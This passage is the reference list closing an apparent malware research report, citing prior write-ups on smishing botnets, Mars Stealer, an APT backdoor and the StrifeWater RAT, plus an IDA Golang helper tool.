<https://research.checkpoint.com/2021/smishing-botnets-going-viral-in-iran/>
2. <https://3xp0rt.com/posts/mars-stealer> - prior research on Mars Stealer
3. <https://github.com/sibears/IDAGolangHelper>
4. <https://research.checkpoint.com/2021/chinese-apt-group-targets-southeast-asian-government-with-previously-unknown-backdoor/>
5. <https://www.cybereason.com/blog/research/strifewater-rat-iranian-apt-moses-staff-adds-new-trojan-to-ransomware-operations>
6. <https://m.freebuf.com/news/337241.html>

Thank you

